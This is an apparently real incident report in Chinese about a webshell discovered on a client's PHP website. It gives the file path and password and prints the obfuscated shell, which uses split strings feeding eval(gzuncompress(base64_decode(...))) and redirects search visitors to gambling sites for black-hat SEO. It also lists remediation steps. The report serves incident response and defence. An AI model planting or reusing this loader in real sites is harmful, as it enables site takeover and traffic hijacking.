
从阿里云官方的态势感知获取到木马文件路径


木马（下面统称为 webshell）文件路径：c:/phpstudy/www/Public/scripts/i18n/FrontNews.php




（上图标黄处是 webshell 文件以及 webshell 连接密码）

Webshell 登录密码：bian.o

访问 webshell 文件路径链接：http://www.xxx.com/Public/scripts/i18n/FrontNews.php




下面是对我司原本上传的网站代码审计



由图可知：扫描之后是没有任何的漏洞问题

接下来是对服务器现在的代码进行审计



由图可知：网站已经被上传了 webshell

漏洞成因分析：

该 webshell 对百度上收录的“雷佳增材”的网址进行了拦截并且进行跳转直接跳转到了博彩网站，这种是常见的黑帽 seo 手法（黑帽 seo 具体成因在下方）

```
<?php
$password='bian.o';
$shellname='';
$myurl='http://www.baidu.com';
error_reporting(E_ERROR | E_PARSE);@set_time_limit(0);
header("content-Type: text/html; charset=gb2312");
$filename='$password=\''.$password.'\';
$shellname=\''.$shellname.'\';$myurl=\''.$myurl.'\';
ev'.'a'.'l(g'.'z'.'un'.'co'.'mp'.'re'.'ss(bas'.'e64_'.'deco'.'de(\'
eJzs/fl3HNd5J4z/zJzj/6HchtWAiaX2hRBolUqCC0ACIClSlI
u30WgALTTQUHeDiyj+MY5nJn4dz4kla7EtybIlOZYl2lIsWXZ8
PDMZTyaz+Ot5J8skmWzn+/ncWlVdlQsIynYyOW8gEeiuuvt99v
s8z2lvrHd7tU5vcmr+E7+l2dhq7jcmq3t3a5ubnUa3W52eWF+N
V67GK09UV8OVxUtr68nihXjJvxhXnyzWaOzfah3URAX+ud3ubB
Zfd3cardZ+ba+B9/nnco+HnRZeir980dyafGy70Vvfq2036+tP
H7Z7je769kF9cmrq3id+68RWu9OolXcmJ9YvLa+uKbWuMrGrLJ
xWJm5NKfLZExO7TyoLSrfXaR50WzX02p3E2/lS5TPxUF08Gl/l
vhhYs9tt9FB7Jb58JUZP2eSfFGPb2Wult5v7kzorPNa4VWuNLI
qXjTvN3rxscmI9XF4+vxg/0V/JJ5VPLih7m9Zk9kTOXBQWEywU
FW9GvlIWFpS8BVHsBEZfb7d3m6V9Y08jGhYLduJENin59X6j1W
3IthrlnbZSfTSMl9bildMfvPnK77zyZ2/+7IlfvPDLH/z5o3Pp
```


并且该 webshell 有进行 php 的混淆，它在每两个字符中间加入了’.’

部分处理之后

```php
<?php
$password='bian.o';
$shellname='';
$myurl='http://www.baidu.com';
error_reporting(E_ERROR | E_PARSE);@set_time_limit(0);
header("content-Type: text/html; charset=gb2312");
$filename='$password=\''.$password.'\';
$shellname=\''.$shellname.'\';$myurl=\''.$myurl.'\';
eval(gzuncompress(base64_decode(\'
eJzs/fl3HNd5J4z/zJzj/6HchtWAiaX2hRBolUqCC0ACIClSlI
u30WgALTTQUHeDiyj+MY5nJn4dz4kla7EtybIlOZYl21IsWXZ8
PDMZTyaz+Ot5J8skmWzn+/ncWlVdlQsIynYyOW8gEeiuuvt99v
s8z2lvrHd7tU5vcmr+E7+l2dhq7jcmq3t3a5ubnUa3W52eWF+N
V67GK09UV8OVxUtr68nihXjJvxhXnyzWaOzfah3URAX+ud3ubB
Zfd3cardZ+ba+B9/nnco+HnRZeir980dyafGy70Vvfq2036+tP
H7Z7je769kF9cmrq3id+68RWu9OolXcmJ9YvLa+uKbWuMrGrLJ
xWJm5NKfLZExO7TvoLSrfXaB50WzX02n3F2/lS5TPxUF08Gl/l
```

首先使用了 base64_encode（）、gzcompress（）两函数对代码进行加密处理，之后嵌套了两个函数 gzuncompress(),base64_decode();最后在 eval 进行执行，最终导致跳转的触发

漏洞攻击流程：



黑帽 seo：

Seo 公司或者黑客通过对普通网站进行挂马，在用户对普通网站进行访问时跳转到博彩网站或者黄色网站等这类网站，从而可以增加博彩网站或者黄色网站等这类网站的流量，而 Seo 公司或者黑客也可以从博彩网站或者黄色网站等这类网站中赚取高额利润

解决方案：

清除现有的 webshell（木马）文件

删除现在的网站代码文件并上传我司原本开发的网站代码文件进行覆盖

进行安全加固